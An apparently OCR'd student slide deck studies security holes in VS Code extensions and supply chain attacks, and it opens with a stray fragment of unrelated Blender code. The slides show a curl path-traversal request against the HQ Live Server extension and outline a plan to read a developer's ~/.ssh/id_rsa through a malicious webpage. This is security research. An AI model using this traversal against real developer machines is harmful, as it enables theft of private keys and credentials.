

.use_x = False
_mod.use_y = True
_mod.use_z = False
ation == "MIRROR_Z":
_mod.use_x = False
_mod.use_y = False
_mod.use_z = True
tion at the end -add back the desel
.select= 1
.select=1
.scene.objects.active = modifier_
cted" + str(modifier_ob)) # modif
_ob.select = 0
.context.selected_objects[0]
.objects[one.name].select = 1
("please select exactly two objects,
OPERATOR CLASSES

Identifying Vulnerabilities in VS Code Extensions : Supply Chain Attack

Team 6

VS Code and Extensions

- VS Code built using the Electron framework
  - Create cross-platform desktop applications
    - Uses HTML, CSS, and JavaScript.
  - Chromium for rendering web content.
  - Node.js for accessing native system resources (API calls).
- VS Code Extensions
  - Adds functionalities to making coding easier.
  - TypeScript or JavaScript.
  - Most extensions in JS, sometimes wrapped around TS.
  - TS more secure than JS.
    - Static typing
    - Strict syntax
    - Tooling support.

Inspiration


- **Identify, analyze and test extensions** of VS Code from a security breach point of view.
- **Not targeting typosquatting** type of attacks.
  - Possible in VS Code.
- VS Code - **popular text editor.**
  - Immense user base – 14 millions active users (mostly developers).
  - Extensions (third party) to **enhance functionality**.
  - **Pose security risks** if not properly tested and validated.
- **Why this project:**
  - Supply chain attacks on the rise.
  - Developer machines can contain **important credentials.**
  - Extensions run with user privileges, **without sandbox.**
  - Security experts warn about **potential threats in the future.**

Phases

- **Phase 1: Extension Selection.**
  - Selecting extensions using official statistics, community feedback.
- **Phase 2: Vulnerability Identification.**
  - Analyzing selected extensions for potential security vulnerabilities.
- **Phase 3: Vulnerability Exploitation.**
  - Attempt to exploit identified vulnerabilities in selected extensions.
  - Determine their potential impact.
  - Make remediation recommendations based on the findings.
- **Phase 4: Grouping Vulnerabilities & Automate Detection.**
  - Grouping extensions according to their underlying technology or coding practices.
- **Phase 5 : Reporting and Recommendations.**
  - Prepare a report that summarizes findings and recommendations.

Progress

- **Related Work:** 06 Articles – 02 in 2021, 04 in Feb 2023.
  - Vulnerabilities in extensions creating a local server on the system.
    - **Microsoft Live Preview**[1] - Path Traversal Vulnerability
    - **Microsoft SARIF Viewer**[1] - Path Traversal Vulnerability
    - **LaTex Workshop**[2] - Code Execution
    - **Open in Default Browser**[2] - Path Traversal Vulnerability
    - **Instant Markdown**[2] - Path Traversal Vulnerability
    - **Rainbow Fart**[2] – Zip Slip Vulnerability



[1] https://blog.trailofbits.com/2023/02/21/vscode-extension-escape-vulnerability/

[2] https://snyk.io/blog/visual-studio-code-extension-security-vulnerabilities-deep-dive/


Progress

- Decided to go for similar extensions to find path traversal vulnerability.

- Options to make webviews secure.
  - enableScripts
  - localResourceRoots
  - Content-Security-Policy


- Basic issue
  - Unsanitised inputs!!

- **Challenges**
  - Find a vulnerable extension.
  - Exploiting the extension.



Progress : Finding a Vulnerable Extension

- **HQ Live Server[3] - Path Traversal Vulnerability.**




```
(base) prateek@Prateeks-MacBook-Pro ~ % curl --path-as-is 'http://10.0.0.152:8080/../index1.html' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Cache-Control: no-cache' \
  -H 'Connection: keep-alive' \
  -H 'Cookie: np_userId=6823ba17cb403ce9f1ed29880e738fc; _gcl_au=1.1.2049404514.1678303426; _fbp=fb.
3.1678303425960.1052651813; _ga=GA1.1.251076546.1678303426; amplitude_id_878f4709123a5451aff838c1f87
0b84910.0.0.152=eyJkZXZpY2VJZCI6IjA3ZWQyOTQ2LWU3ZjUtNDBjMC05N2FmLTQ4MzBmZTUwZjY4NFIiLCJ1c2VySWQiOm51
bGwsIm9wdE91dCI6ZmFsc2UsInNlc3Npb25JZCI6MTY3ODMxMzA3NDE5MiwibGFzdEV2ZW50VGltZSI6MTY3ODMxMzA3NDE5Miwi
ZXZlbnRJZCI6MCwiaWRlbnRpZnlJZCI6MCwic2VxdWVuY2VOdW1iZXIiOjB9' \
  -H 'Pragma: no-cache' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Ge
cko) Chrome/111.0.0.0 Safari/537.36' \
  --compressed \
  --insecure
```

- Index1.html outside the server's root folder is served!!

[3] https://github.com/hqjs/vscode-hq-live-server

Progress : Exploitation Approach

- Exploiting the vulnerability to access `~/.ssh/id_rsa`.




Run Malicious Webpage on developer’s Machine


Use running server with Path Traversal Vulnerability

Access ~/.ssh/id_rsa

- **Challenges**:
  - Protection against XSS
  - Same Origin Policy
    - Malicious HTML Page
    - Vulnerable web server



Progress : Overcoming the Challenge



Demo of Exploitation

Open VS Code.

Start the server.

Go to https://files.000webhost.com/

Click on the following link.

https://welcometomywebpage.000webhostapp.com/

Demo Video

Progress

- Downloaded the extensions in bulk.
  - VS Code does not provide any API to achieve this.
  - Use curl (smartly) inside a python script.
- Automated vulnerability testing using available tools.
  - Package based (Snyk)
  - Code based (Semgrep)
- **Way Ahead: Automate vulnerability testing.**
  - Find other extensions with vulnerability.
  - Install the extensions.
  - Activate/run the extension. (Start the server.)
  - Run test cases from our findings to identify the vulnerabilities.
  - Group the extensions.

شكراً جزيلاً
рахмат
danke
謝謝
ngiyabonga
teşekkür ederim
spas
Баярлалаа
mersi
kia ora
barka
welalin
tack
mahalo
tapadh leat
спасибо
faafetai lava
vinaka
спасибі
blagodaram
dank je
misaotra
matondo
paldies
grazzi
thank you
gracias
хвала
kiitos
dankie
nanni
nandri
dhanyavad
maruuru
asante
manana
bedankt
bayarlalaa
gràçie
hvala
köszönöm
dankon
aciū
akun
obrigada
tenki
murakoze
enkosi
djiere dieuf
tau
mochchakkeram
дякую
mamnun
dziękuję
chnorakaloutioun
gratias ago
gràcies
sulpáy
taiku
go raibh maith agat
chokrane
sobodi
dēkuji
sagolun
sukriya
kop khun krap
arigatô
takk
dakujem
trugarez
obrigado
mèsi
didi madloba
ありがとう
najis tuke
tanemirt
grazie
terima kasih
rahmet
kam sah hamnida
rahmat
diolch
dhanyavadagalu
shukriya
mercè
мерси
ευχαριστώ
তোমাকে ধন্যবাদ
감사합니다
xièxie
merci


Supply Chain Attack

- Supply chain attacks are everywhere.
  - Compromise a legitimate package by adding malicious code.
  - Propagated downstream to applications dependent on package.
  - Typosquatting or other techniques.
  - PyPI, NPM, Maven, RubyGems (for Ruby), NuGet (for .NET) etc.
- To mitigate the risk of supply chain attacks
  - Developers should
    - Use strong passwords and enable two-factor authentication.
    - Regularly review the packages and dependencies.
  - Package managers should implement security measures
    - Code signing, dependency scanning, and package verification.

Back

